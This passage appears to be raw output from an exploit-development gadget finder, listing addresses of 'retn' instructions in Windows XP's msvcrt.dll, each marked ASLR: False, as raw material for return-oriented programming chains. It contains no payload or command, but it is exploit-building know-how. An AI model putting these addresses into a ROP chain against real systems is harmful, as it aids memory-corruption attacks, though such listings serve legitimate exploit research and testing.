Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c273d3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27433 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27466 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27486 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c274a9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c274e3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c275e1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2768d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c27730 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27769 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27777 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27793 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2784d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2786f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27891 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2792d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27936 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c279d2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c279db : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27ccc : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27cde : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27cf2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27d2c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27f37 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c27fae : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c28006 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28076 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c280de : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c280f0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28170 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28195 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c281b7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2824d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2826a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28293 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c282ad : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c282d6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c282f2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28320 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2834b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2838f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c283bd : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c284d9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c284f5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c285e3 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c286ac : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c286de : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c286e2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c286f7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28719 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28739 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28765 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28783 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c287af : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c287ce : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c287fc : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28828 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2886c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2889a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c289bf : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c289de : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28a7e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28ac7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28ba2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28bbf : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28be8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28c02 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28c2b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28c47 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28c75 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28ca0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28de4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28f58 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28f78 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28fa4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c28fc2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c28fee : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2903b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29054 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29067 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c291b1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c291d0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29318 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c293c1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2946a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2947f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29528 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29657 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2965c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29799 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2983e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29894 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c298a9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)


```

0x77c29958 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29a8c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29a91 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29b90 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29c24 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29cbf : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29cd7 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29d35 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29d40 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29d62 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29d66 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29d81 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29d8e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29d99 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29da9 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29dcc : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29e21 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

```

0x77c29e2d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29e4c : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29e68 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29e92 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29ea4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29ef5 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29fb4 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29fbb : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29fc0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c29fdf : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a073 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a106 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a129 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a160 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a183 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a2d8 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a33b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)

```

0x77c2a340 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a3fb : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a406 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a41b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a42a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a452 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a47d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a4b2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a7d1 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a80b : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a88d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a8b2 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a995 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a99a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2a9f0 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2ac80 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
(C:\WINDOWS\system32\msvcrt.dll)
0x77c2ac8f : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False,
Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512
